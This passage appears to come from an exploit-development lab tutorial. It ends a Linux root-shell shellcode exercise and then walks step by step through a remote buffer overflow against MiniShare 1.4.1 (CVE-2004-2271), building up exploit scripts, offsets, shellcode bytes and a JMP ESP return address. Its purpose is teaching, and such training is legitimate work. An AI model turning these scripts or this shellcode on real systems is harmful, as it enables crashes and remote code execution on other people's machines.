Run the exploit again and run `whoami` in your shell. Notice that we do not have a root shell! Remember that Ubuntu 16.04 adds another countermeasure to the dash shell, which drops privileges when it detects that an effective UID does not equal the real UID, so our shellcode needs to run `setuid(0)` before calling the `execve("/bin/sh")` function so that our privilege is retained in the spawned shell. We will use the updated shellcode that calls `setuid(0)` first.

Since the length of the shellcode has changed we will need to update our python exploit to adjust the NOP sled length.

```

$(python -c 'import sys; sys.stdout.write("\x90"*(64-52) +
"\x48\x83\xc4\x40\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05" + "\x41"*8 + "\xa4\xef\xff\xff\x7f")')

```

Lab 4: MiniShare Exploit

- Putting it all together...
- CVE-2004-2271: Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Lab Setup:
 - Windows Victim (Windows XP or later Windows version with DEP/ASLR disabled)
 - Vulnerability: MiniShare 1.4.1 webserver
 - Tools: Ollydbg
 - Linux Attacker
 - Tools: Python, Metasploit, Netcat

This lab puts everything together to exploit a webserver with a buffer overflow vulnerability. At this point you have all of the knowledge you to complete this lab, even though we are switching the target OS from Linux to Windows. Before moving on this is a good opportunity to test your understanding by attempting the lab on your own. Start by replicating the error and capturing the crash in Ollydbg.


For more details on the root cause of the error you can read the official CVE entry at:
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2271>.

Note: Windows XP is no longer officially supported by Microsoft and the activation servers have been disabled anyway. You do not need a license key to complete the lab. Simply install the OS in a virtual machine from the provided ISO and when prompted for the license key skip to the next dialog. You will be allowed to run the VM in evaluation mode for 30 days.


Note: If you choose not to install virtual machine tools (to provide drag and drop) you may use the provided ISO files of minishare and ollydbg, which can be inserted as a CD-ROM to copy the two programs into the VM.

Note: This lab will work on later versions of Windows (tested successfully on fully patched

Windows 7), but you will need to disable memory protections. You can use the Windows EMET tool (<https://www.microsoft.com/en-us/download/details.aspx?id=54264>) to disable ASLR and DEP protections for this lab. DEP has been available in Windows since XP service pack 2, however it is disabled by default for non OS components, so it is not likely to be a problem for the lab on Windows XP. ASLR was not introduced until Windows Vista. If you choose a different Windows version you will have different memory addresses than what is shown in this lab tutorial!



First make sure the lab is setup properly. In the Windows victim open the command prompt and type “ipconfig” to show the machines IP address. Our Windows victim is at IP address 172.16.189.132. Next, unzip and run the MiniShare 1.4.1 executable. You will need to disable or add an exception to the Windows firewall for the MiniShare server. MiniShare is a simple webserver application for sharing files. You drag a file into the MiniShare window (example: *test.txt*) to publicly share the file.



From the Kali attacker machine, check the IP address in the terminal by typing “`ifconfig`”. The IP address of our attacker is 172.16.189.134.

Next, open a web browser and navigate to “`http://172.16.189.132`” to test that the MiniShare webserver is running properly. Note that you may need to replace the IP address in the URL with the IP address of the Windows victim if it is different in your setup.

You should also take this opportunity to check that your Victim can ping the Attacker and the Attack can ping the Victim. Note that if you choose not to disable the Windows firewall then the Victim will not respond to pings by default.

The screenshot shows a terminal window with a Python script named 'exploit1.py' and its execution output.

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " + "\x41" * 2220 + " HTTP/1.1\r\n\r\n"


sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

root@kali: ~/Desktop


```
root@kali:~/Desktop# ./exploit1.py
root@kali:~/Desktop#
```

Let's first aim to replicate the vulnerability. The vulnerability happens when an overly long HTTP GET request is sent to the server. We can craft a custom HTTP GET message and send it to the server with the help of a small Python program. An HTTP GET request is simply a string consisting of "GET" followed by the URL and the protocol version followed by the delimiter consisting of two alternating carriage returns and new lines "HTTP/1.1\r\n\r\n". Here we send 2220 "A" characters in place of the URL. The rest of the program sets up the socket connection on port 80 for the victim's target IP address, sends the contents of the string, and closes the connection.

You can write the python program in your favorite text editor. You will need to make the program executable by running "chmod +x exploit1.py" before you can run it directly in the terminal.



After running the `exploit1.py` script, we should see that the MiniShare webserver has crashed. Even if we can't figure out how to exploit the server, we already have a Denial of Service (DoS) attack!



Let's trigger the crash again, but this time capture it in a debugger so we can investigate further. Unzip the OllyDbg tool and double click on the main executable to launch the debugger. Within OllyDbg navigate to File > Open and navigate to the MiniShare executable. Note you can also attach to an existing process with the File > Attach menu. When OllyDbg loads MiniShare it will offer to perform a statistical analysis, choose No. At this point OllyDbg has not started running MiniShare yet. Press the blue "play" button in the top toolbar to start debugging MiniShare. Once MiniShare is running, run the `exploit1.py` script from the attacker machine.

When MiniShare crashes, OllyDbg will pause the programs execution and the screen be similar to what is shown above. Take a moment to familiarize yourself with the debugger windows. The top left pane shows the current disassembled CPU instructions. The bottom left pane shows the memory dump of the section of memory currently being executed in hex and ASCII formats. The top right shows the CPU's register values. The bottom right shows the current contents of the stack.

Now what do we see in this crash? The crash post-mortem should look very familiar. Both the EBX (*Extended Base*) register and the EIP (*Instruction Pointer*) register were overwritten with As (0x41). The EBX register is not the EBP register. EBX is a general purpose register. The ESP (*Stack Pointer*) is currently pointing somewhere within the buffer, which is

currently filled with As. If we press the play button again again you should see a popup box with the cause of the crash (EIP address 0x41414141 is an invalid memory address).

Exploitation Idea: It is clear we can control the EIP register, which means we can set what the next instruction will be. The stack pointer is currently pointing somewhere inside the buffer that we control so if we set EIP register to be the address of a “JMP ESP” instruction we can reliably instruct the CPU to start executing code on the stack.

The screenshot shows a terminal window with the following content:

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
+ " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()

root@kali: ~/Desktop#
root@kali:~/Desktop# ./exploit2.py
root@kali:~/Desktop#
```

Let's edit our exploit script so that we can determine the precise offsets for where the EIP register is overwritten and the offset of where the ESP register is pointing to in the input. A good technique to accomplish this is to create a string with a pattern of distinct 4-byte sequences. Then when the program crashes we can read the bytes pointed to by the ESP register address and the bytes that overwrote the EIP register value.

Kali's installation of Metasploit contains a script for generating a pattern and calculating the offset for this exact purpose.


Create a pattern of 2220 characters:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length=2220
```

Note on the provided Ubuntu VM the script is located at:

```
/opt/metasploit-framework/embedded/framework/tools/exploit/pattern_create.rb
```

Create a string with a pattern of 2220 bytes. Edit *exploit1.py* to create *exploit2.py* which sends the pattern of 2220 bytes instead of 2220 A's.



In OllyDbg, restart the MiniShare program by navigating to File > Open and browse to the MiniShare executable. OllyDbg will ask if you are sure you want to end your debug session, press Yes. Remember when OllyDbg launches MiniShare again it will prompt you to perform a statistical analysis, press No. Once MiniShare is loaded press the Play button to start executing MiniShare. In Kali, run the *exploit2.py* python script. When OllyDbg catches the crash, examine the value of the EIP register and the first 4 bytes on the stack where the ESP register is pointing.

You should see that the ESP register is pointing to the stack location where the first 4 bytes are “Ch7C” (which is ASCII for 0x43683743 in hex, however the stack values are in little endian format so the stack view will show 0x43376843. The EIP register has the address 0x36684335, which is little endian for 0x35436836, which is hex for the ASCII “5Ch6”. EBX was also overwritten, but our exploit strategy isn’t relying on knowing the offset where EBX is overwritten so we’ll just ignore it from here on.

For convenience, Metasploit’s *pattern_offset.rb* script will accept 4 byte sequences as ASCII or hex in little endian or big endian format.

Find Pattern Offset:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query=Ch7C
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query=36684335
```

Note on the provided Ubuntu VM the script is located at:

```
/opt/metasploit-framework/embedded/framework/tools/exploit/pattern_offset.rb
```

After running the *pattern_offset.rb*, we learn that EIP is overwritten at offset 1787 and the stack pointer is pointing at offset 1791 of our input.

The screenshot shows a terminal window titled "exploit3.py" in a file editor. The code is a Python script for a buffer overflow exploit. It defines a target address (172.16.189.132) and port (80). The buffer is constructed to overwrite the EIP register with "\x41\x41\x41\x41" (NOPs), followed by "\xcc" (a placeholder for shellcode), and then an HTTP header. The script then connects to the target and sends the buffer. Below the code, the terminal shows the exploit being run with root privileges on Kali Linux, resulting in a root shell.

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80


buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\x41\x41\x41\x41" # overwrite EIP
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


root@kali:~/Desktop# ./exploit3.py
root@kali:~/Desktop#
```

Let's check that our offsets were correct by stubbing out the different sections of our exploit in *exploit3.py*.

We need to fill the buffer with 1787 bytes before we start to overwrite the EIP register. For now let's fill that with NOPs. Then let's overwrite the EIP register with "AAAA". That brings us to 1791 bytes so far. The ESP pointer points to data at offset 1791, so let's fill the rest of the $2220 - 1791 = 429$ bytes with 0xCC as a placeholder for our shellcode. That means our complete shellcode should be 429 bytes or less (unless we want to get creative and store parts of the shellcode somewhere else).



Restart OllyDbg again and send *exploit3.py*. We should see that the EIP register was overwritten with 0x41414141 ("AAAA"), and the stack is filled with 0xCCs starting at the ESP register location. Notice that the EBX register was overwritten with 0x90909090 (4 NOPs), which means that its corresponding input offset was somewhere before the offset of where EIP was overwritten.



Now we want to set the EIP register to the memory address of a “JMP ESP” instruction. By doing this we will cause the program to jump and begin executing instructions on the stack where we have written 0xCCs. ASLR was not introduced until Windows Vista, so reliably finding a “JMP ESP” instruction is not hard.

First restart OllyDbg then navigate to View > Executable Modules. This will show the libraries that were loaded by the MiniShare program. We should choose a common library that is not likely to change often because each time a library is recompiled the instruction addresses will change. The SHELL32.DLL is a good candidate library. Note that internationalized versions of the OS and language different Window Service Pack versions will have different instruction addresses, but the process of find the “JMP ESP” instruction is the same.

Right click on the SHELL32 executable module and select the “View code in CPU” menu option. This will update the disassembled CPU Instructions window with the instructions of the SHELL32 library. Right click in the CPU Instructions window and select the “Search For” > “Command” menu options. In the Find command window type “JMP ESP” and press “Find”.

The first “JMP ESP” instruction that we find is 0xC9D30D7. Remember that this address

will be passed as a string and can't have any of the string terminating characters (0x00, 0x0A, etc.). This address does not have any of terminating characters, so it will meet our needs nicely.

The screenshot shows a terminal window titled "exploit4.py" in a file manager interface. The code is a Python exploit script. It defines target address and port, constructs a buffer with specific bytes for overwriting EIP and stack, and performs a socket connection and send operation. The terminal below shows the script being run with root privileges on a Kali Linux system.

```
#!/usr/bin/python
import socket


target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
